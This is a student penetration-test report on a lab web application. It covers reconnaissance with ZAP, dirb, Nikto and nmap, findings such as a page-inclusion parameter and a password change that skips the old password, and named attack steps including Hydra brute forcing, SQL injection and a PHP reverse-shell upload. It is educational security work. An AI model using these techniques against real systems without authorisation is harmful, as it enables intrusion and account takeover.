Web Application Security Investigation

Demonstrating the Risks to A Web Application from A Malicious Insider

Ethan Hastie

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2020/21

Part 1

Part 2

Note that Information contained in this document is for educational purposes.

.

Abstract

The risks that arise to a website in the event of a cyberattack are devastating. Once a system has been compromised, information such as usernames and passwords can be leaked online, which can result in further damage to an organisation. The affected organisation can suffer from major backlash from the security community and the media, which can further expose them for bad security practices. Websites have become a more popular target in recent years to attackers, so it is important that any vulnerabilities are found and fixed immediately. Measures should be put in place to protect the integrity of the system and the users of websites should be concerned with how those measures are used to protect them. They should also be concerned with how websites use methods of ensuring that attackers cannot attack them, which if left unchecked can compromise them. This is often easier to do compared to attacking the web server itself as using methods of attacking other users may be one of the easiest methods of compromising the security of those users and web applications. The purpose of this penetration test is to demonstrate the risks associated with a malicious insider who has gained access to a valid account on this website. In addition, an investigation was also conducted on the source code after the procedure was carried out, which allowed for an easier identification of how the vulnerabilities found could be fixed.

To perform this penetration test, the Web Application Hacker's Handbook [2nd Edition] by authors Dafydd Stuttard and Marcus Pinto was consulted. Their methodology for testing web applications was used to ensure that each area was tested successfully, to the largest extent possible. The investigation involved enumerating the application for hidden, visible and default content and tools such as proxies were used to analyse web content. Other interesting functionality such as file uploading were analysed for possible attack vectors. Client-side controls and how these were bypassed were shown and tests were conducted on how the application would respond to unsuspecting output. Authentication technologies such as login forms were then tested for integrity such as password and account lockout policies. Other vulnerabilities such as user enumeration were tested for, allowing for brute force attacks to be employed. Session management analysis then revealed critical issues regarding session tokens and how data was protected using weak encryption methods, allowing sensitive data to be exposed easily. Access controls were bypassed due to a weak parameter in the student pages, allowing for admin functionality to be accessed without specifying an admin username and password. The application was then probed by using fuzzing tools, which allowed for the discovering of insecure user input validation and the affected functionalities provided to be exploited. Severe vulnerabilities such as SQL injection were discovered. After the investigation was complete, the source code was analysed and vulnerabilities, such as cookie handling, information disclosure, insecure sanitization on file uploads, user enumeration, were able to be located within the code, allowing for more accurate countermeasures to be given.

The penetration test simulated on the web server was found to be successful in demonstrating the risks to the system from an attacker who has gained access to the web application. The vulnerabilities found ranged from low to severe, such as data exposure and unsanitised user input, highlighting the need for the website and the system to undergo significant changes and maintenance to fix the vulnerabilities found.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

A penetration test is used to simulate a cyber-attack against a computer system or application to check for exploitable vulnerabilities. This is conducted by individuals who are knowledgeable about computer security, otherwise called white-hat hackers. These individuals are responsible for conducting these simulated attacks on these systems, but they are not malicious, and their only function is to better improve the security of those applications. Ideally, these systems should be regularly tested to ensure any potential flaws are fixed. However, this is not always the case.

If a company possesses limited resources, they may not be able to maintain the security of their application. Therefore, it is important that when these simulated cyber-attacks happen it should follow a careful and methodical number of steps that allows for all areas to be successfully probed and tested. This will ensure that the very basic and major vulnerabilities are addressed and neutralised. Once a penetration test has been completed, the penetration tester will document their investigation. This is important because reporting back to a client is just as important as performing the testing itself: if a penetration tester is able to infiltrate the applications involved, this information by itself proves useless to the client or company that the pen test is being performed upon. Therefore, it is important that the penetration tester documents how those vulnerabilities were found and how these would be fixed. In a world where technology is becoming more advanced, not everyone within the business world is as knowledgeable about the world of computers as penetration testers are, so it is important that this information is relayed quickly and reliably to allow the developers or the network admins to successfully patch their system.

One of the most recent trends is businesses using popular content management systems to create their websites. An example of such a system is WordPress. It provides great benefits such as being intuitive to allow organisations that don't know how to develop their websites manually to easily implement functionality within their websites and design the frontend as they wish. However, the problem with WordPress is that the wide range of third-party plugins available that are used by users are vulnerable. Vulnerabilities that are commonly found in these plugins range from disclosure of sensitive information to SQL injection and remote code execution. Due to WordPress's popularity, there have also been the highest number of vulnerabilities recorded on this platform, with a 30% increase from 2017 to 2018 in its vulnerabilities found compared to its competitors Joomla, Drupal and Magento.




Figure 5: Number of vulnerabilities by CMS platform 2016-2018


A website application's security should be taken very seriously as users can expect that the websites that they use are reasonably secure. In essence, no one wants to do business with an insecure site. That is why a business that is looking to do business over the internet platform should use proper security measures to secure their web applications. For example, if a user login allows users to login into their accounts, then users can expect that their username and password is sent securely to avoid interception by a third party, or if a specific section of a website allows users to submit input, measures should be taken to ensure that no harmful information is sent that could cause the application to leak any data or affect other users. So, it is important that from the beginning of a web applications development lifecycle that programmers build their application in a secure method from the ground up. Recently, British Airways were fined £20 million for failing to protect over 400,000 customer's personal data. Their methods of storing this data failed to adhere to GDPR guidelines, which requires every organisation's to secure their user's personal data. They admitted to storing their customer's personal and credit card data in plaintext, which proved just how much a big and well known organisation such as British Airways can get it wrong leading to an impact on affected people's data privacy.

Another example was when Capital One were the result of one of the biggest data breaches at the time when a hacker managed to successfully access 140,000 Social Security numbers, 1 million Canadian Social Insurance numbers and 80,000 bank account numbers, as well as disclose other personal information such as people's names and addresses. This shows that not only should a company be concerned with online threat actors but should also prioritise their physical security as well. Moreover, Facebook had admitted they stored "hundreds of millions" of account passwords in plaintext for many years in 2019. They claimed that no one outside of Facebook had seen the data but they were also extremely lucky that they hadn't suffered a major cyber-attack that would have saw the data leaked.

When an organisation wants to create a website, they immediately put a target on their backs. It is important that they recognise this as failure to do so may cause ignorance of their security systems. This can lead to a vulnerability which left exposed will cause damage to the applications involved. Typically, an organisation that owns a website may also have multiple networks that they own, allowing users to connect with each other. If there is an open vulnerability on a website, this can lead to an entry onto that network, which will cause even more damage. According to the Open Web Application Security Project (OWASP) Top Ten, the top 10 vulnerabilities within web applications are injection, broken authentication, sensitive data exposure, XML external entities, broken access control, security misconfiguration, cross site scripting (XSS), insecure deserialization, using components with known vulnerabilities and insufficient logging and monitoring. These vulnerabilities are the most common, so it is important that developers adhere and recognise these issues in order to produce more secure code.

Attacks on websites are extremely common. In past months, the world has saw the devastating impact of the COVID-19 pandemic which has seen cyber-attacks increase, meaning website security has become a major issue. WebARX conducted a study this year to demonstrate the impact of the current pandemic and the rise of cyber threats affected website professionals and website security. The results of the survey had found that out of the 243 respondents stated that they were increasingly worried about website security. More than 73% of digital agencies and freelancers are increasingly worried about website security. Respondents were also concerned about the increased number of attacks targeted towards their sites. Around 43% of respondents saw an increase in attacks targeted to the websites they are responsible for, but 30 respondents reported they saw no increase in the amount of cyber-attacks seen on their websites.

There is also a concern amongst web developers as they are facing many challenges. The most common challenges faced by web developers is a lack of knowledge, blocking and preventing attacks, plugin and third-party code vulnerabilities and more. Furthermore, one of the biggest challenges is the lack of knowledge and this makes sense because of the rapidly changing threats that web developers face.



The lack of website security knowledge poses a major issue, which can be solved with a web application penetration test. The purpose of web application penetration testing is to assess the architecture, design and configuration of web applications. These tests are conducted to identify potential cyber risks that could lead to unauthorized access and/or data exposure. Within the scope of this test, the penetration tester possesses valid credentials. This is an example of a white box penetration test where testing is carried out internally, with the intention of demonstrating the weaknesses of a system if an attacker were to gain access to it. The benefits of this type of testing is that it can save money, as the attacker has to spend less time on reconnaissance because they already have access.

Within a web app pen tester's methodology, there are a careful number of steps used to ensure that each area of the application is tested. The methodology is based on the methodology described in 'The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws 2nd Edition'. The methodology being followed has been amended to reflect the application being tested, with certain stages such as using public resources not being able to be performed because the website is not publicly available. However, it is not to be kept to strictly and will be amended accordingly.

Only one application will be tested which is the website. It has an IP address of 192.168.1.20. Credentials have been provided for the penetration test including a username of hpotter and a password of hacklab. The number of hours spent on the penetration test is to the pen tester's own discretion, as long as a careful methodology has been used that covers nearly all the major aspects of the application. It is important to note that not all vulnerabilities are found as this goes beyond the scope of the basic web test. So, it is much more important that a methodology is being followed. The web app hacker's methodology is described within Section 2.1.

1.2 AIMS

The aims of this project are as follows:

- To conduct a web application penetration test of a website using a suitable hacking methodology from the perspective of an attacker.
- Produce a document explaining the methodology used and the findings found from the penetration test.
- Perform a source code anaylsis of the website.

The objectives that help to support the aims are described below:

- To find information about any vulnerabilities which can affect the security of the application.
- Document suitable countermeasures to any vulnerabilities found on the website application.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The main methodology that was used when attacking this web application was prescribed in 'The Web Application Hackers Handbook: Finding and Exploiting Security Flaws (2nd Edition)' by authors Dafydd Studdard and Marcus Pinto. This methodology allowed for a detailed analysis of the web application. Some sections could not be completed because the web application did not include this data and so were excluded from the scope of the web application.

Recon and Analysis – Map Application Content

The first stage within this methodology was Recon and Analysis. This section was compromised of mapping the application's content and analysing the application. The subsection of mapping the applications content involved exploring visible, hidden and default content. Consulting public resources was ignored because the web server was not a publicly available application, so it would have been hard to retrieve public information about the website. Other content also looked identifying specified functions as well as debug parameters. The tools were:

- OWASP ZAP – a useful website application penetration suite that allowed for spidering of the application to be conducted.
- OWASP Mantra – a website browser used in conjunction with OWASP ZAP to allow for a proxy setup. Mantra also included other tools under such as Live HTTP Headers that allowed for HTTP headers to be analysed for content, as well as Cookies Manager that allowed for cookies to be tested.
- Firefox – a normal browser, which was also used as well as Mantra, which offered a better perspective of investigating the source code within the web application.
- Dirb – a command line tool used under the Kali machine that allowed for more directories and files to be discovered that were hidden from the browser. Once results were discovered, these were browsed to manually within the browser.
- Dirbuster – another command line tool used under Kali that provided an excellent GUI which was used to brute force for hidden content against the web server for php files.
- Nikto – another command line tool which provided the same results as dirb to discover default content within the web application.

Recon and Analysis – Analyse the Application

The second subsection under Recon and Analysis was analysing the application. This involved identifying functionality within the application, data entry points, the technologies used as well as gathering all this information to form an attack plan. The tools used were:

- Firefox – easy viewing of the website pages and source code.
- Cookies Manager – viewing of session tokens and investigating basic session management functionality.

- OWASP ZAP – investigation of different entry points for user input into application processing.
- Httprecon – used for fingerprinting the web server.
- Httpprint – used to verify the results from Httprecon.

Application Logic – Test Client-Side Controls

Under Application Logic, testing client-side controls involved probing the applications for how data was transmitted via the client. This included data such as hidden fields and cookies. Also included was the analysis of the website's client-side input controls such as length limits, JS validation and disabled elements. All of which would help to gain an understanding of the understanding and how the application validates input, either server-side or on the client-side. The tools used for were:

- OWASP ZAP – allowed for viewing of all the HTTP headers content. Extra functionality within ZAP allowed for disabled fields to be enabled.
- Tamper Data – this was used to test data submission to the server as well as modify data.

Access Handling – Test Authentication

Under Access Handling, testing on authentication investigated the password quality of submitted passwords, probing for weak username authentication and weak password guessing. Other tests also indicated the uniqueness of usernames, unsecure transmission of data, checking for insecure storage and testing credential predictability. Once enough information was gained from testing login authentication, username enumeration was carried out. The tools used were:

- OWASP ZAP – allowed for data to be intercepted from the client to the server.
- Hydra – used to gain access to the admin account by brute forcing passwords from the 'rockyou.txt' password list.

Access Handling – Test Session Management

Under Access Handling, testing session management involved understanding how session management worked within the web application as well as the meaning of these tokens, predictability, insecure transmission, mapping of tokens, session termination, session fixation, Cross Site Request Forgery (CSRF) and Cookie Scope. The tools used were:

- WebScarab – command used on the Kali machine that provided a user interface to automate session cookie sampling of the PHP and Secret Cookie tokens for the Harry Potter and Admin accounts.
- Online Hash Cracker – website used to detect if the secret cookie encoding was a hashing algorithm.
- CrackStation.Net – website used to perform a dictionary lookup of the MD5 hash value discovered within the cookie once it was reversed successfully.
- CyberChef – website used to perform decoding tests on the Secret Cookie and detect the hash type of the MD5 hash value within the secret cookie token.
- Firefox Web Developer Tools – was used to investigate concurrent session management on the Kali and Windows machines.

- Cookies Manager – allowed for session tokens to be viewed and change the cookies to a modified session token.
- Live HTTP Headers – used for investigating the Set-Cookie header within server responses.

Access Handling – Test Access Controls

Under Access Handling, testing access controls involved understanding the requirements of access controls, testing for horizontal and vertical segregation, limited access requirements from the perspective of a lower privileged user and insecure control access methods such as relying on the Referer header for authentication. Tools used were:

- Hydra – used to brute force teacher's accounts passwords.
- Tamper Data – used to investigate the grades page that allowed for the functionality to be tampered with by grabbing other student's reports.
- OWASP ZAP – used to intercept http requests and modify the referer header to see if the application relied on referer authentication as a way of authorising users to pages.

Input Handling – Fuzz All Parameters

Under Input Handling, fuzz testing was conducted on the website to find vulnerable areas for user input. These areas included SQL Injection, XSS, OS Command Injection, Path Traversal, Script Injection and File Inclusion. In addition, extra tools were running to verify results and clarify further results. Tools used were:

- OWASP ZAP – used as vulnerability scanner against the website once a proxy was established. Used to fuzz parameters against the website and provided a html report that could be viewed.
- SQLMAP – used in conjunction with the fuzzing results from OWASP ZAP to interrogate the website for the current database, fingerprinting, find fields that were injectable and attempt dump values from the Vision database.
- NMAP – used to test header vulnerabilities using scripts within NMAP.
- XSSSniper – a python tool which was used to find XSS vulnerabilities against the student and admin logins.
- Tamper Data – was used alongside testing for XSS manually to test for DOM injection attacks.

Application Logic – Test for Logic Flaws

Under Application Logic, investigations were carried out on the website to identify the key attack surface on the website. These factors included multistage processes and critical security functions as well as context-based functionality. In addition, testing was conducted to see how the application would deal with handling of incomplete input. Tool used were:

- OWASP ZAP – used for intercepting and deleting http request parameters to test critical security functions such as logins and password change pages for incomplete input.

Application Hosting – Test the Web Server

Under Application Hosting, investigations were carried out to identify the web server and other technologies in use on the server, any extra services running on the web server, gaining access to the root account via FTP, dangerous HTTP methods, web server software bugs and web application firewalls (WAF). Tools used were:

- NMAP – was used to perform a port scan of the web server to determine other services running on the web server.
- Hydra – was used to attempt to gain access to the root account by brute forcing the FTP service on the web server. The wordlists were from John the Ripper and Metasploit.
- Paros – acted as vulnerability scanner against the website and was used to attempt to list the HTTP methods for the website.
- Curl – command line tool was used as another method to find the HTTP methods on the website.
- NMAP – provided scripts to test for HTTP methods on the web server and test for a Web Application Firewall (WAF).
- Wapiti – used to grab cookies for the website and perform a vulnerability scan for vulnerabilities on the website.
- Live HTTP Headers – used to analyse server responses with arbitrary data.

Miscellaneous Checks

Miscellaneous Checks involved testing for DOM-based attacks, local privacy vulnerabilities and weak SSL ciphers. In addition, testing the file upload functionality on the website and bypassing the white-listing filters used to verify filetypes. Once this was done, a shell was gained that allowed for files to be viewed on the web server and any further information such as MD5 passwords were cracked. Tools used were:

- Tamper Data – used to test for DOM injection.
- Live HTTP Headers – used to analyse the Set-Cookie header.
- OpenSSL – command line tool used to list the cipher used for the SSL website.
- PHP Reverse Shell File – obtained from GitHub and under the Kali machine within php reverse shells that was used to compromise the system by gaining a shell on the web server. This was used to view files and gain access to the source code.
- Burp – was used to intercept the http request for the file upload with the PHP reverse shell within Kali and change the file extension on the shell file.
- CrackStation.Net – website used to reverse the MD5 hashes found in the source code and perform a dictionary lookup of the hashes found within the user table.

2.2 RECON AND ANALYSIS: MAP APPLICATION CONTENT

1. Spidering using OWASP ZAP

- The first step that was conducted was spidering of the website. OWASP ZAP was extremely useful within this penetration test as it has multiple tools that are useful to attack websites. Within this step, it was setup with Mantra as a proxy to discover more of the application's content. The recommended tools for this include Burp and WebScarab but these were not used.
- OWASP ZAP's default proxy location is localhost on port 8080. The Mantra browser was configured to listen on localhost port 8080 to allow spidering of the site. With the credentials provided, once those were sent to the login form it allowed for results similar to below:

  Refer to Figure 1-1

- Right-clicking on the website's IP address, provided a list of options:

  Refer to Figure 1-2


- A list of options appeared that allowed for specific configuration of the spider scan. The spider subtree option was clicked and the scan was started.

  Refer to Figure 1-3

- Once the scan was completed, the URLs discovered were exported to a text file.

  Refer to Figure 1-4

- The results from the spidering showed some interesting files. One of these results was the 'http://192.168.1.20/UNSZCINWACHQ', which was browsed to displayed this:



2. Analysing HTTP and HTML content

- Instead of using IEWatch to monitor HTTP requests made to the server, a tool on the Mantra browser called Live HTTP Headers was used to analyse content being sent to and from the server. This tool is located under (Tools > Application Auditing > Live HTTP Headers) under Mantra. If valid credentials are supplied to the login page, the header information within Live HTTP Headers should look like this:

  Refer to Figures 1-5 and 1-6

3. Configuring the Website with Browser's JavaScript and Cookie settings

- Testing was done on the website to reveal how certain functionalities of the program could be tampered with to reveal any interesting information. This involved disabling JS and cookies within the website. The first test disabled JS on the login functionality. The Mantra browser was used here. Disabling JS was done via (Options > Content > JavaScript). Logging on using the valid account given with JS disabled doesn't verify the account, even when valid credentials are given.

  Refer to Figure 1-7

- It was clear that JS was used to help in the login process. Moreover, disabling JS on the browser broke the login process entirely.
- The second test was to disabled cookies to see how it affected the application. Using Cookies Manager from the Tools menu in Mantra, there were two cookies that were able to be viewed. Deleting the PHP token and refreshing the page took it back to the login page.

  Refer to Figure 1-8

- However, logging in again and instead of deleting the session token, the secret cookie token was deleted. Refreshing the page after deleting this did not affect the web application. Cookies Manager was used to delete the cookies.

  Refer to Figure 1-9

- Deleting the PHP token, from the spider results earlier, tests were convened to see if an unauthenticated user could view these files. Examples of the files tested were:

- http://192.168.1.20/student
- http://192.168.1.20/student/graph
- http://192.168.1.20/student/graph/js
- http://192.168.1.20/student/graph/js/awesomechart.js
- http://192.168.1.20/student/index.php?action=home

- However, browsing to these pages manually, redirected to the login page, No error messages were seen.

4. Authentication

- Testing authentication, a test account was already provided. An invalid username was specified, which gave this message:

  Refer to Figure 1-10

5. Analysing Data Submitted by the Client

- More analysis on this step was conducted on later stage.

6. Reviewing the Site Map Generated by the Passive Spidering

- A sitemap was generated by OWASP ZAP spider scan which revealed interesting files stored on the web server. Each item that seemed to be of interest was browsed to. A full list of these is seen in Figure 1-11.

7. Confirm How the Application Handles Requests for Non-Existent Items

- Using the Firefox browser, valid credentials were supplied to the application. This will authenticate the user and once logged allowed for viewing of resources on the server.
- On this step, the url 'http://192.168.1.20/student/index.php?action=home' can be seen in the brower:

Refer to Figure 1-12

- From this URL, if the browser were to go to 'http://192.168.1.20/student/' then this happened:

Refer to Figure 1-13

- It does not attempt to redirect to a resource that has content on it. The spidering from earlier identified lots of files stored on the web server. Further tests were conducted to see the responses from the web server, which revealed error leakage from the server:

  Refer to Figure 1-14

- As shown in a previous test within Explore Visible Content, making a request for an invalid resource on the server (sitemap.xml) leaks server version information, which was useful in forming the attack.

8. Understanding Naming Conventions of Directory and File Names

- For this step, the information obtained so far will help build a bigger picture of the files stored on the server as well as how they have been named. This can be referred back to in Figure 1-4.
- The capitalisation of the '/UNSZCINWACHQ' directory indicated it was important. Files associated with creating the website such as css were all lowercase, as well as all the files in the icons directory. Images were either numbers that started with a capital letter, but were also capitalised so no common factor was found. The most common filetypes stored on the server were PHP, JPG, PNG, GIF, ICO and JS.

9. Reviewing Client Source Code

- Inspecting the source code was extremely useful at this stage and was continued in further stages as some elements were overlooked. Developer comments can represent an extreme vulnerability that would help an attacker, if these errors leaked any useful information. Within Figure 1-15 was any useful source code noted within the web application.
- From the inspection of the source code, information such as php errors were seen as well as disabled elements on the profile page (Name, Sex, DOB and House). Other information included leaking server information on the login form.

10. Using Automation Techniques to Confirm Items that are Present

- A tool on Kali called dirb was used to brute force hidden folders and files. It is a command line tool and was useful in further mapping out the application's content. Using the command 'dirb http://192.168.1.20', it performed a scan for content on the website. It revealed the existence of an admin login and a student login:

  Refer to Figure 1-16

- As well as discovering new login pages, results also showed a '/php/' folder as well as a phpMyAdmin page, which could not be accessed yet.
- Another tool that was used is called Dirbuster. This was loaded from the command line using the command 'dirbuster', which then showed a GUI. Target information specified was the website which was 'http://192.168.1.20'. Other information specified was the wordlists for common directories, which in Kali was found in '/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt' and file extension: php. Once all the information was given, the scan was started. The scan did take a while.

  Refer to Figure 1-17

- To verify these results, these were browsed to manually within Firefox:

  Refer to Figure 1-18

11. Nikto Enumeration

- Running Nikto against the web server provided the same results as dirb and dirbuster. In this test, it proved the results were not false positives. Nikto is a command line tool so on a Kali machine the following commands were used:

nikto -update
nikto -h 192.168.1.20 -mutate 1 -Display 2

Switch	Description
-h host	The target
-mutate 1	Test all files in root directory
-Display 2	Show cookies
-update	Update Nikto

- The following output was obtained from the command, which further verified results found earlier from previous tools used to brute force the directories.

  Refer to Figure 1-19

- To verify some of these results as not false positives, browsing manually methods were used.

  Refer to Figure 1-20

- It is clear from this that there was error reporting turned on within the php code. This was extremely useful for attacking the website and represented a vulnerability. It also appeared to show some fields in a table, with data like Harry Potter and Colin Gate.

  Refer to Figures 1-20 and 1-21

- It is clear from the source code that there is sensitive information being placed within html comments. Senstive information included door numbers, which represented a vulnerability within the physical security of the website.

12. Identify Any Instances Where Specific Application Functions Are Accessed By Passing An Identifier of The Function In A Request Parameter

- These were the list of URLs obtained from the application so far that contain these parameters:

  Refer to Figure 1-22

13. Compile a Map of Application Content based on Functional Paths

URL	Description

http://192.168.1.20/student/index.php?action=home	Home Page
http://192.168.1.20/student/index.php?action=vsub	Grades Page
http://192.168.1.20/student/index.php?action=report	Report Page
http://192.168.1.20/affix.php?type=about.php	About Page

- When testing was conducted on this session, focus was put on the about page and a vulnerability was discovered. In the URL path the 'type' parameter allowed a potential user to display one contents page in another. This is seen in the example below where in the About Page the change password page was specified in 'http://192.168.1.20/affix.php?type=changepassword.php' instead of 'http://192.168.1.20/affix.php?type=about.php'.

  Refer to Figure 1-23

14. Investigate for Debug Parameters

- There were no debug parameters discovered within the scope of this penetration test. However, these were still looked for. Testing was conducted to find these parameters. Live HTTP Headers was used to see the data that was getting sent from the pages. These pages included forms being submitted:

  Refer to Figure 1-24

- Testing the change password page revealed a vulnerability in the changing of passwords. Data does not have sent in the Old Password field and instead data can be submitted only in the New Password field, which was accepted as the new password. Testing on this area did not revealed any data regarding debug parameters although has shown some vulnerabilities in where data does not need to be submitted in the Old Password field, allowing passwords to be easily changed with data being submitted in the New Password field. There was also an issue with the about page, allowing for functionality to be tampered with.

2.3 RECON AND ANALYSIS: ANALYSE THE APPLICATION

1. Identify the Core Functionality That the Application Was Created For In The Way That They Were Intended

- Using the Firefox browser, the website was browsed to identify the main functionality within it.
- Login Page (logging on using valid credentials):

  Refer to Figure 2-1

- My Subjects (viewing the table for all the modules):

  Refer to Figure 2-2

- My Grades (submitting a form to obtain the user's grades for their modules):

  Refer to Figure 2-3

- Change Password (changing password from hacklab to test):

Refer to Figure 2-4

- Logout page (once the logout link was pressed, it sent the browser back to the login page):

  Refer to Figure 2-5

- Profile page (changing favourite spell and favourite teacher and uploading a new profile picture)

  Refer to Figure 2-6

2. Identify Core Security Mechanism and How These Are Employed by The Application

- In terms of authentication, the website was found to not have functionality related to user registration or account recovery. Therefore, new users had no way of registering accounts within the website or recovering their details. One of the major authentication functionalities identified is the login page. The login page required a username and a password. Should there be no username or password submitted, the JS on the site prevented the form from being submitted. This also applied to the admin and teacher logins.

  Refer to Figure 2-7

- In addition, some testing was conducted to test the password strength limits on the normal login and was shown that passwords as long as 1-character long were submitted.

  Refer to Figure 2-8

- From earlier, it was also revealed that invalid usernames submitted caused an alert message to pop up displaying 'Username not found'. This was extremely useful and would be the basis for an enumeration attack that was performed later.

  Refer to Figure 2-9

- Having a valid username and an incorrect password displayed the following:

  Refer to Figure 2-10

- In terms of session management, it was already known that within the php language that it implemented a PHP token within the website to keep track of users. This was randomly generated on every login. Along with this, the application also makes use of an obfuscated secret cookie with a 136-character string. This data seemed to be static but was changing each time the user logged in.
- This was proved when testing was conducted on the protected functionality in which valid credentials were provided again to test if the cookies were changing each time they were logged into. This data was able to be viewed using Cookies Manager within Mantra.

  Refer to Figure 2-11

- The second time it was logged onto the following data was recorded:


  Refer to Figure 2-11

- The end digits of each cookie were changing each time the account was logged onto.

PHPSESSID	Secret Cookie

mm7mliq7bqmcd o6709e8aioje1	614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f 5467325957453559455775954646a4d7a6f784e6a41314e6a45324e544131
kpvi0jmspqmmj4 u1k557maes81	614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f 5467325957453559455775954646a4d7a6f784e6a41314e6a45334d546777

- Other tests also investigated session management and how it remembered users if they move to other sites. Once logged on, the cookies were recorded from Cookies Manager. On Firefox, the browser redirected from *'http://192.168.1.20/student/index.php?action=home'* to *'https://www.google.co.uk/'*



- Then, from this search engine in the URL tab the data *'http://192.168.1.20/student/index.php?action=home'* was entered. The site successfully brought back the student home page.

  Refer to Figure 2-12

- Once on this page, Cookies Manager was opened and the cookies were inspected. The data was found not to have changed. In previous tests, the PHP token was deleted which showed that it de-authenticated the user, while the secret cookie that was deleted had no effect on the application. Regarding access control, the presence of three types of logins – student, admin and teachers – is all that was discovered at that time. Testing in later sections goes into further detail about this within the authentication section. The only methods of access control identified so far was a valid username and password.

3. Identify More Peripheral Functions and Behaviour

- From previous steps, the website was found to leak server information when attempting to access invalid resources. In addition, resources that were found to be on the server were also leaking server information and was found to have insufficient access in terms of level to those resources. An example was phpMyAdmin. Server information included a possible Apache web server.
- For redirections, if resources were attempted to be accessed such as JS and CSS files it will display that information, as long as the user has valid session management. It also doesn't attempt to redirect the hpotter account once there is access to the resources.
- Another test was made to navigate from *http://192.168.1.20/student/index.php?action=home* to *http://192.168.1.20/student/index.php* which showed the following:

  Refer to Figure 2-13

- It was clear the application didn't attempt to redirect the browser.

5. Identify all the Different Entry Points that Exist for Introducing User Input into the Application's Processing

- This involved looking at the web application for user input introduced via URLs, query string parameters, POST data, cookies, and HTTP headers.

- OWASP ZAP was used in conjunction with Mantra to browse the website and easily gain access to data that was being sent to and from the browser. Within the Figure 2-14, each page which sent data through POST methods was documented. Note, a new parameter within the upload profile image was discovered called 'filename'.
- Later steps showed disabled fields being enabled which allowed for data to be changed on the profile page using OWASP ZAP.

6. Examine any Customised Data Transmission or Encoding Mechanisms used by the Application

- The secret cookie was obfuscated making it harder to read. The only characters within the string was from 0 – F. This gave a clue about the type of encryption methods it used. The website used HTTP and in a later test it was found that the web server also used https, although it didn't have a valid certificate.

7. Identify any Out-Band-Channels via which User Controllable or other Third-Party Data is being Introduced into the Application's Processing.

- As part of the step, an NMAP scan was run against the web server to find the services it was running. Using the following command 'nmap -sv 192.168.1.20' turned on service detection and allowed for information regarding the network ports to be seen.

  Refer to Figure 2-15

- As seen, the web server was running https as well as http. This information was taken into consideration and the HTTPS website was also spidered but no useful information was found. In later tests, more testing was conducted on the https site.
- It was also running MySQL, so it was a possibility at the time that the website was using PHP to communicate with the backend MySQL.

8. Identify each of the different technologies used on the client side

- For this step, Firefox was used to easily investigate the source code for technologies used on the client side.
- Forms:

  Refer to Figure 2-16

- Scripts:

  Refer to Figure 2-17

9. Establish which technologies are being used on the server side

- Previous tests showed php was used on the website. This was shown in some of the pages as error reporting was turned on. In addition, server tests done so far indicated the web server was running on Apache as well as using a MySQL database for users.

10. Analysis of the HTTP Server Header

- Live HTTP Headers was used to capture the server's response information. This indicated it was running a version of Apache.

  Refer to Figure 2-18

11. Fingerprinting the Web Server

- The tools used to fingerprint the web server were httpprint and httprecon. Both were extremely good tools in establishing server information. Once httpprint was downloaded from the link (http://www.net-square.com/httprint.html).
- The following information was required for the tool to run successfully:

Switches	**Description**
Host	192.168.1.20
Destination Port	80 or 443
Input File	Default
Signature File	Default
Report File	Desktop

Refer to Figure 2-19 for Httpprint Configuration and Report

- The results indicated it was running Apache/2.4.29 (Unix). Another tool that was used to verify or confirm these results was httprecon, which was downloaded from the following link (https://www.computec.ch/projekte/httprecon/). Once that was downloaded, the same settings were specified to allow the tool to scan the website:

  Refer to Figure 2-20 for Httprecon Configuration and Report

- From the results of both fingerprinting tools, it seemed the only commonality shared is that the web server was running Apache.

12. Internal Structure and Functionality of the Server-Side Application

